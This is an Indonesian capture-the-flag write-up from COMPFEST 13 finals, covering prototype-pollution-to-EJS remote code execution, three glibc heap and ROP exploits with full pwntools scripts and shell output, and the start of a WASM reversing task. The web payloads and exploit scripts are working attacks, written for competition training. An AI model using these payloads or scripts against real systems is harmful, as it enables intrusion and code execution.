
Boys Who Cry

kosong
nyxsorcerer
Linz

Daftar Isi

WEB

Crypto Tracker (148 pts)



Diberikan attachments seperti berikut

```
├── app
│   ├── app.js
│   ├── flag.txt
│   ├── package.json
│   ├── package-lock.json
│   ├── routes
│   │   ├── errors.js
│   │   └── index.js
│   ├── utils.js
│   └── views
│       ├── error.html
│       └── index.html
├── docker-compose.yml
└── Dockerfile
```

Langsung saja kami melakukan static analysis dan menemukan prototype pollution pada utils.js:merge()

app/utils.js

```
// 8< snip - snip >8
function merge (dst, ...sources) {
    for (src of sources) {
        for (let key in src) {
            let s = src[key], d = dst[key]
            if (Object(s) == s && Object(d) === d) {
```

```
                dst[key] = merge(d, s)
                continue
            }
            dst[key] = src[key]
        }
    }
    return dst
}
// 8< snip - snip >8
```

Pada intinya, Function tersebut berfungsi untuk melakukan merge object. Untuk memastikan vulnerability, kami mencobanya pada interpreter.

```
➜  public node
> function merge (dst, ...sources) {
...     for (src of sources) {
.....         for (let key in src) {
.......             let s = src[key], d = dst[key]
.......             if (Object(s) == s && Object(d) === d) {
.........                 dst[key] = merge(d, s)
.........                 continue
.........             }
.......             dst[key] = src[key]
.......         }
.....     }
...     return dst
... }
undefined
> merge({options:"nyx"}, {constructor:{prototype:{nyx:"sorcerer"}}})
{ options: 'nyx', constructor: [Function: Object] }
> nyx
'sorcerer'
>
```

Kami berhasil melakukan pollute dengan memanfaatkan vulnerability tersebut.

app/routes/index.js

```
router.post('/crypto', async function(req, res, next) {
    let options = {
        'image': false,
        'detail': false
    }
    let coins = req.body['cryptos'] || []
    merge(options, req.body['options'])
    // console.log(nyx);
    try {
        let result = []
        for(let coin of coins) {
```

```
            result.push(await getCryptoInfo(coin, options))
        }
        res.json({ 'status': 'ok', 'data': result })
    } catch(err) {
        next(err)
    }
})
```

Kemudian kami melakukan analisa lebih lanjut dan menemukan function merge dipanggil pada index.js. Langkah selanjutnya adalah kami perlu mencari gadget untuk mendapatkan RCE.


package.json

```
{
 "name": "crypto-tracker",
 "version": "1.0.0",
 "description": "Final problem for CTF COMPFEST 13",
 "main": "app.js",
 "scripts": {
   "test": "echo \"Error: no test specified\" && exit 1",
   "start": "nodemon main"
 },
 "author": "Bonceng",
 "license": "MIT",
 "dependencies": {
   "axios": "^0.21.4",
   "body-parser": "^1.19.0",
   "ejs": "^3.1.6",
   "express": "^4.17.1"
 }
}
```

Setelah mengecek modul yang dipakai pada aplikasi. Kami menemukan artikel, dimana kami bisa melakukan RCE dengan memanfaatkan modul ejs. (https://blog.p6.is/Real-World-JS-1/)


Langsung saja kami melakukan eksekusi vulnerability tersebut. Karena kami gagal mendapatkan reverse shell, kami memutuskan untuk mereplace index.html untuk mendapatkan output command kami.

```
POST /crypto HTTP/1.1
Host: 13.212.74.56:3000
8< snip - snip >8

{"cryptos":["bitcoin"],"options":{"constructor":{
"prototype":{"outputFunctionName":"x;process.mainModule.require('child_process').exec('ls /
> /opt/ctf/app/views/index.html');x"}}}}
```



Kemudian kami mengakses unknown file karena ejs tereksekusi jika endpoint error.


```
GET /nyx HTTP/1.1
Host: 13.212.74.56:3000
8< snip - snip >8
```



bin dev etc home into-the-wood lib media mnt opt proc root run sbin srv sys tmp usr var

Oke, kami berhasil mendapatkan direktorinya. Langsung saja kita ambil konten dari flag tersebut.

```
POST /crypto HTTP/1.1
Host: 13.212.74.56:3000
8< snip - snip >8

{"cryptos":["bitcoin"],"options":{"constructor":{
"prototype":{"outputFunctionName":"x;process.mainModule.require('child_process').exec('cat
/into-the-wood/* > /opt/ctf/app/views/index.html');x"}}}}
```




COMPFEST13{poLLution_iS_Gett1Ng_wo0OrSSeee_3b3766372f}

FLAG : COMPFEST13{poLLution_iS_Gett1Ng_wo0OrSSeee_3b3766372f}

PWN

Bookshelf (132 pts)



Soal heap exp dengan libc versi 2.27 terbaru, terdapat UAF, tetapi tidak ada fungsi edit, untuk leak libc bisa kita dapatkan pada saat rearrenge shelf

```
v7 = 0;
for ( k = 0; k <= 7; ++k )
{
  v7 += dword_202040[k];
  dword_202040[k] = 0;
}
v4 = 0;
for ( l = 0; l <= 7; ++l )
{
  for ( m = 0; m <= 7; ++m )
  {
    v1 = v4++;
    *(&qword_202060 + 8 * l + m) = v13[v1];
  }
}
if ( (v7 & 7) != 0 )
{
  for ( n = 0; n <= 7; ++n )
  {
    if ( v7 <= 7 )
    {
      for ( ii = 0; ii < v7; ++ii )
      {
        printf("Removing %s from shelf because of rearrangement.\n",
*(&qword_202060 + 8 * n + ii));
        free(*(&qword_202060 + 8 * n + ii));
      }
```

```
        return __readfsqword(0x28u) ^ v14;
```

Fungsi ini akan **free** semua buku yang ada, lalu menggantikan **bss_202060** menjadi isi address stack, dan disana terdapat address stack yang berisi address libc

```
for i in range(7):
   add(2,b'A'*8,32)

delete_all()
show(2,6,0)
leak = u64(p.recvn(6)+b'\x00'*2)
libc.address = leak - libc.sym['__GI__IO_file_jumps']
print(hex(libc.address))
```

Dengan ini kita berhasil leak libc, selanjutnya tinggal gunakan teknik **fastbindup attack** untuk trigger double free pada fast_bin, lalu overwrite ke **__free_hook** dan call shell, berikut full script

```
from pwn import *
from sys import *

elf = ELF("./chall_patched")
p = process("./chall_patched")
libc = ELF("libc.so.6")

HOST = "103.152.242.243"
PORT = 5592

cmd = """
b*0x555555400c70
"""

if(argv[1] == 'gdb'):
   gdb.attach(p,cmd)
elif(argv[1] == 'rm'):
   p = remote(HOST,PORT)

def add(idx, title, page):
   p.sendlineafter("> ", '1')
   p.sendlineafter(": ", str(idx))
   p.sendlineafter("Title: ", title)
```


```
    p.sendlineafter("Page: ", str(page))


def show(idx, column, choice):
    p.sendlineafter("> ", '2')
    p.sendlineafter(": ", str(idx))
    p.sendlineafter(": ", str(column))
    p.sendlineafter(": ", str(choice))


def delete_all():
    p.sendlineafter("> ", '3')

for i in range(7):
    add(2,b'A'*8,32)

delete_all()
show(2,6,0)
leak = u64(p.recvn(6)+b'\x00'*2)
libc.address = leak - libc.sym['__GI__IO_file_jumps']
print(hex(libc.address))

for i in range(7):
    add(0,b'A'*8,32) #0-6

for i in range(3):
    add(1,b'A'*8,32)

for i in range(6,0,-1):
    print(i)
    show(0,i,1)

show(1,2,1)
show(1,1,1)

#double free
show(1,0,1)
show(0,0,1)
show(1,0,1)
```

```python
for i in range(7):
    add(0,b'/bin/sh\x00',32)



add(1,p64(libc.sym['__free_hook']),32)
add(1,p64(0xdeadbeef),32)
add(1,p64(0xdeadbeef),32)
add(1,p64(libc.sym['system']),32)
show(0,0,1) #shell
p.interactive()
```

```
linuz@linz:~/Desktop/2021CTF_Archive/Compfest/Final/PWN/bookshelf-master-public/public$ python exploit.py rm
[*] '/home/linuz/Desktop/2021CTF_Archive/Compfest/Final/PWN/bookshelf-master-public/public/chall_patched'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
    RUNPATH:  b'.'
[+] Starting local process './chall_patched': pid 56363
[*] '/home/linuz/Desktop/2021CTF_Archive/Compfest/Final/PWN/bookshelf-master-public/public/libc.so.6'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Opening connection to 103.152.242.243 on port 5592: Done
0x7f5c64d0d000
6
5
4
3
2
1
[*] Switching to interactive mode
/bin/sh
Page: 32
Are you sure you want to read this book? (1/0): Removing the book from the shelf.
$ cat flag.txt
COMPFEST13{00B_U4F__doUbL3_frrreee__7c2af20f46}$
```

Flag : **COMPFEST13{00B_U4F__doUbL3_frrreee__7c2af20f46}**

Schedule (193 pts)



Soal heap explloit lagi, berikut isi dari fungsi **Add Schedule:**

```
v10 = __readfsqword(0x28u);
sub_BD1();
if ( dword_20302C == 1000 )
{
  puts("You have reach the limit for now.");
}
else
{
  puts("Describe your schedule in detail.");
  printf("> ");
  __isoc99_scanf("%2000s", s);
  v0 = strlen(s);
  dest = malloc(v0);
  v1 = strlen(s);
  strncpy(dest, s, v1);
```

Add Favorite:

```
v6 = __readfsqword(0x28u);
printf("Which one do you want to add as favorite?\n> ");
__isoc99_scanf("%d", &v4);
if ( v4 < dword_20302C )
{
  printf("Do you want to edit your description first? (0/1): ");
  __isoc99_scanf("%d", &v5);
  if ( v5 == 1 )
  {
    puts("Describe your schedule in detail.");
    printf("> ");
    __isoc99_scanf("%2000s", **(&unk_203040 + v4));
    *(&unk_205F20 + dword_203030) = **(&unk_203040 + v4);
  }
  else
  {
```

```
    v0 = strlen(**(&unk_203040 + v4));
    v1 = dword_203030;
    *(&unk_205F20 + v1) = calloc(v0, 1uLL);
    v2 = strlen(**(&unk_203040 + v4));
    strncpy(*(&unk_205F20 + dword_203030), **(&unk_203040 + v4), v2);
  }
  ++dword_203030;
  puts("Schedule added to favorite list successfully.");
}
```

terdapat UAF pada saat **Add Favorite**, untuk leak libc hanya perlu malloc sebanyak 2x, karena sudah ada **unsorted_bin** pada program, lalu tinggal **tcache poisoning** ke **__free_hook**, oh ya karena pada saat **Add Schedule** terdapat error saat ingin **overwrite free_hook**, maka kita gunakan fungsi **Edit Schedule** karena disini terdapat malloc juga

```
v10 = __readfsqword(0x28u);
printf("Which schedule do you want to edit?\n> ");
__isoc99_scanf("%d", &v5);
if ( v5 < dword_20302C )
{
  v6 = v5;
  printf("Which one do you want to edit?\n1. Description\n2. Start
time\n3. End time\n> ");
  __isoc99_scanf("%d", &v5);
  switch ( v5 )
  {
    case 1:
      puts("Describe your schedule in detail.");
      printf("> ");
      __isoc99_scanf("%2000s", s);
      v0 = strlen(s);
      dest = malloc(v0);
      v1 = strlen(s);
      strncpy(dest, s, v1);
      **(&unk_203040 + v6) = dest;
      break;
    case 2:
```

Alright kita hanya perlu edit sebanyak 2x agar bisa overwrite **free_hook**, karena yang pertama untuk malloc sebanyak size **tcache** (**strlen** berhenti saat **NULL**) , lalu yang kedua tinggal edit kembali **free_hook** nya ke **system**. Berikut script saya

```python
from pwn import *
from sys import *

elf = ELF("./chall_patched")
p = process("./chall_patched")
libc = ELF("libc.so.6")

HOST = "103.152.242.243"
PORT = 14045

cmd = """
b*0x55555560a5e0
b*0x5555554018e8
"""

if(argv[1] == 'gdb'):
    gdb.attach(p,cmd)
elif(argv[1] == 'rm'):
    p = remote(HOST,PORT)

def add(detail, time):
    p.sendlineafter("> ", '1')
    p.sendlineafter("> ", detail)
    for i in range(12):
        p.sendlineafter(": ", str(time))

def view():
    p.sendlineafter("> ", '4')

def delete(idx):
    p.sendlineafter("> ", '3')
    p.sendlineafter("> ", str(idx))

def edit(idx,detail,choice):
    p.sendlineafter("> ", '5')
    p.sendlineafter("> ", str(idx))
    p.sendlineafter(": ", str(choice))
    if(choice):
        p.sendlineafter("> ", detail)
```

```python
def edit2(idx,detail):
   p.sendlineafter("> ", '2')
   p.sendlineafter("> ", str(idx))
   p.sendlineafter("> ", '1')
   p.sendlineafter("> ", detail)


add(b'A'*0x18,0) #1
add(b'\x00',0) #2 for leak
add(b'A'*(0x18),0) #3
add(b'A'*(0x18),0) #4
add(b'/bin/sh\x00',0) #5
view()
p.recvuntil(b'1. ')
leak = u64(p.recvn(6)+b'\x00'*2)
libc.address = leak - libc.sym['__malloc_hook'] & ~0xfff
print(hex(libc.address))
delete(0)
delete(2)
edit(2,p64(libc.sym['__free_hook']),1)
edit2(2,p64(libc.sym['system']))
edit2(2,p64(libc.sym['system']))
delete(4)
p.interactive()
```

Jalankan

```
linuz@linz:~/Desktop/2021CTF_Archive/Compfest/Final/PWN/schedule-master-public/public/src$ code guna.c
linuz@linz:~/Desktop/2021CTF_Archive/Compfest/Final/PWN/schedule-master-public/public/src$ code exploit.py
linuz@linz:~/Desktop/2021CTF_Archive/Compfest/Final/PWN/schedule-master-public/public/src$ python exploit.py rm
[*] '/home/linuz/Desktop/2021CTF_Archive/Compfest/Final/PWN/schedule-master-public/public/src/chall_patched'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
    RUNPATH:  b'.'
[+] Starting local process './chall_patched': pid 57348
[*] '/home/linuz/Desktop/2021CTF_Archive/Compfest/Final/PWN/schedule-master-public/public/src/libc.so.6'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Opening connection to 103.152.242.243 on port 14045: Done
0x7fcf787b9000
[*] Switching to interactive mode
$ ls
chall
chall.c
flag.txt
ld-2.27.so
libc-2.27.so
$ cat flag.txt
COMPFEST13{hH3e333E3344a444AppppppppPpPpPp_____51a0468b87}$
```

Flag : COMPFEST13{hH3e333E3344a444AppppppppPpPpPp_____51a0468b87}

Bonus (Solved 1 minute after competition bcs unsolveable web)

Literally bonus, namun saya nya cupu dan kedistract sama web yang unsolveable :(jadi gk ngeliat ternyata mudah. Oke diberikan file elf 64bit **NO-PIE**, terdapat bug **BOF,** pada saat write **thank_you letter**

```
unsigned __int64 sub_400DB1()
{
 char buf[256]; // [rsp+0h] [rbp-110h] BYREF
 FILE *s; // [rsp+100h] [rbp-10h]
 unsigned __int64 v3; // [rsp+108h] [rbp-8h]

 v3 = __readfsqword(0x28u);
 puts("A thank-you letter? Nice.");
 fwrite("> ", 1uLL, 2uLL, stdout);
 s = fopen("message.txt", "w+");
 read(0, buf, 0x12CuLL);
 fwrite(buf, 1uLL, 0xFAuLL, s);
 return __readfsqword(0x28u) ^ v3;
}
```

Awalnya saya kira FSOP, namun setelah saya lihat2 kembali ternyata cuman ROP biasa, namun kita perlu leak **canary**, dan address dari **FILE *struct** agar saat **fwrite(buf, 1, 0xFA, s);** tidak rusak. Oke untuk libc kita bisa gunakan saat penambahakan bonus

```
 v8 = __readfsqword(0x28u);
 puts("Woah, you want to give us a bonus? Who will get it?");
 fwrite("> ", 1uLL, 2uLL, stdout);
 read(0, buf, 0x18uLL);
 puts("How many do you want to give?");
 fwrite("> ", 1uLL, 2uLL, stdout);
 read(0, nptr, 0x10uLL);
 v5 = atol(nptr);
 fwrite("You give bonus to all employee named ", 1uLL, 0x25uLL, stdout);
 puts(buf);
```

Kita add buf sebanyak 8 charcater, dan kita mendapatkan address dari **atoi+16**, lalu untuk leak canary kita bisa gunakan **OOB** pada saat **view employee,**

```
unsigned __int64 sub_400CE2()
{
 __int64 v1; // [rsp+8h] [rbp-28h]
 char buf[24]; // [rsp+10h] [rbp-20h] BYREF
 unsigned __int64 v3; // [rsp+28h] [rbp-8h]
```

```
v3 = __readfsqword(0x28u);
puts("Who do you want to view the details?");
read(0, buf, 0x18uLL);
v1 = atol(buf);
if ( v1 >= 0 )
{
  fwrite("Detail: ", 1uLL, 8uLL, stdout);
  fwrite(&unk_6020E0 + 32 * v1, 1uLL, 0x20uLL, stdout);
  puts(&byte_401171);
}
else
{
  puts("We never have that many employee, Boss.");
}
return __readfsqword(0x28u) ^ v3;
}
```

Terdapat OOB pada **atol(buf)** dimana kita bisa leak kemana saja, disini saya pertama2 leak ke **libc.environ** untuk mendapatkan address stack, perhitunganya seperti ini (**libc.environ - 0x6020E0) // 32**, dengan ini kita bisa mendapatkan address dari stack, selanjutnya tinggal kita leak canary dan address heap pointer dari **FILE *struct**, setelah itu tinggal ROP ke one_gadget berikut fullscriptnya

```
from pwn import *
from sys import *

context.clear(arch='amd64')

elf = ELF("./chall_patched")
p = process("./chall_patched")
libc = ELF("libc.so.6")

HOST = "103.152.242.243"
PORT = 14022

cmd = """
b*0x0000000000400E42
b*0x400d8a
"""
```

```
emp = open("employee.txt",'r').readlines()
print(emp)

if(argv[1] == 'gdb'):
   gdb.attach(p,cmd)
elif(argv[1] == 'rm'):
   p = remote(HOST,PORT)

def bonus(name,money):
   p.sendlineafter("> ", '1')
   p.sendafter("> ", name)
   p.sendafter("> ", (money))

def hack(payload):
   p.sendlineafter("> ", '3')
   p.sendafter("> ", payload)

def view(payload):
   p.sendlineafter("> ", '2')
   p.sendafter("?\n", payload)

bonus(b'AAAAAAAA', '1000')
p.recvuntil(b'A'*8)
leak = u64(p.recvn(6)+b'\x00'*2)
libc.address = leak - libc.sym['atoi'] - 16
print(hex(libc.address))

#leak stack
view(str((libc.sym['environ']-0x6020E0)//32))
p.recvuntil(b"Detail: ")
p.recvn(0x20-0x8)
stack = (u64(p.recvn(6)+b'\x00'*2))-0x128
print(hex(stack))

#address file *struct
hack(b'A'*248)

#leak canary + file *struct
view(str((stack-0x6020E0)//32))
```

```python
p.recvuntil(b'Detail: ')
heap = u64(p.recvn(4)+b'\x00'*4)
p.recvn(4)
canary = u64(p.recvn(8))
print(hex(canary))
print(hex(heap))

#ROP to onegadget
hack(b'A'*256+p64(heap)+p64(canary)+p64(libc.address+0x4f432)*2)

p.interactive()
```

```
linuz@linz:~/Desktop/2021CTF_Archive/Compfest/Final/PWN/bonus-master-public/public$ python exploit.py rm
[*] '/home/linuz/Desktop/2021CTF_Archive/Compfest/Final/PWN/bonus-master-public/public/chall_patched'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x3ff000)
    RUNPATH:  b'.'
[+] Starting local process './chall_patched': pid 58124
[*] '/home/linuz/Desktop/2021CTF_Archive/Compfest/Final/PWN/bonus-master-public/public/libc.so.6'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
['Andi Budiman\n', 'Budi Andiman\n', 'Compfest XIII\n', 'Dodi D.\n', 'Endo Endi\n', 'Franco Feno\n', 'Georgio Giguini\n', 'Hanzo Hanziman\n', 'Isabel\n'
, 'Jane jen\n', 'Kai\n', 'Lambert\n', 'Monaliso\n', 'Nani\n', 'Osiap\n', 'Pras\n', 'Q the Q\n', 'Rian Riun\n', 'Sam\n', 'Tora tora\n']
[+] Opening connection to 103.152.242.243 on port 14022: Done
0x7ffaf3a03000
0x7ffee8e0f520
0xabfe78e34917ed00
0x935260
[*] Switching to interactive mode
$ cat flag.txt
COMPFEST13{simpl3_FILE__4nd_O0ov3RfLow_5ae447a38e}$
```

Flag : **COMPFEST13{simpl3_FILE__4nd_O0ov3RfLow_5ae447a38e}**

REV

WASM ROLL (228 pts)

Diberikan akses ke sebuah website , dimana dibuat menggunakan wasm. Jadi saya ubah ke c untuk lebih mudahnya dengan wasm2c.

```
var ASM_CONSTS = {
  224144: function() {Module.print("You win! But you get nothing. <br>Care to roll again?")},
 224218: function() {Module.print("You lose! :( <br>Roll again?")},
 224267: function($0) {Module.print("JACKPOT! Here's the address of the flag: " + UTF8ToString($0) + "<br>Roll again?")},
 224368: function() {Module.roll = () => { Module.ccall('f_af9a16d2279f483ab0687076b7badd6c', 'void', [], []); }},
 224464: function($0) {if (!$0) { AL.alcErr = 0xA004 ; return 1; }},
 224512: function($0) {err("bad name in alcGetProcAddress: " + UTF8ToString($0));},
 224575: function($0) {if (!AL.currentCtx) { err("alGetProcAddress() called without a valid context"); return 1; } if (!$0) { AL.currentCtx.err = 0xA003 ; return 1; }},
 224723: function($0) {err("bad name in alGetProcAddress: " + UTF8ToString($0));}
};
```


Module.roll memangil fungsi f_af9a16d2279f483ab0687076b7badd6c . Jadi cari fungsi tersebut di wasm.

```
10297 static void w2c_f_af9a16d2279f483ab0687076b7badd6c(void) {
10298   u32 w2c_l0 = 0, w2c_l1 = 0, w2c_l2 = 0, w2c_l3 = 0, w2c_l4 = 0, w2c_l5 = 0, w2c_l6 = 0, w2c_l7 = 0,
10299       w2c_l8 = 0, w2c_l9 = 0, w2c_l10 = 0, w2c_l11 = 0, w2c_l12 = 0, w2c_l13 = 0, w2c_l14 = 0, w2c_l15 = 0,
10300       w2c_l16 = 0, w2c_l17 = 0, w2c_l18 = 0, w2c_l19 = 0, w2c_l20 = 0, w2c_l21 = 0, w2c_l22 = 0, w2c_l23 = 0,
10301       w2c_l24 = 0, w2c_l25 = 0, w2c_l26 = 0, w2c_l27 = 0, w2c_l28 = 0, w2c_l29 = 0, w2c_l30 = 0, w2c_l31 = 0,
10302       w2c_l32 = 0, w2c_l33 = 0, w2c_l34 = 0, w2c_l35 = 0;
10303   FUNC_PROLOGUE;
10304   u32 w2c_i0, w2c_i1, w2c_i2;
10305   w2c_i0 = w2c_g0;
10306   w2c_l0 = w2c_i0;
10307   w2c_i0 = 32u;
10308   w2c_l1 = w2c_i0;
10309   w2c_i0 = w2c_l0;
10310   w2c_i1 = w2c_l1;
10311   w2c_i0 -= w2c_i1;
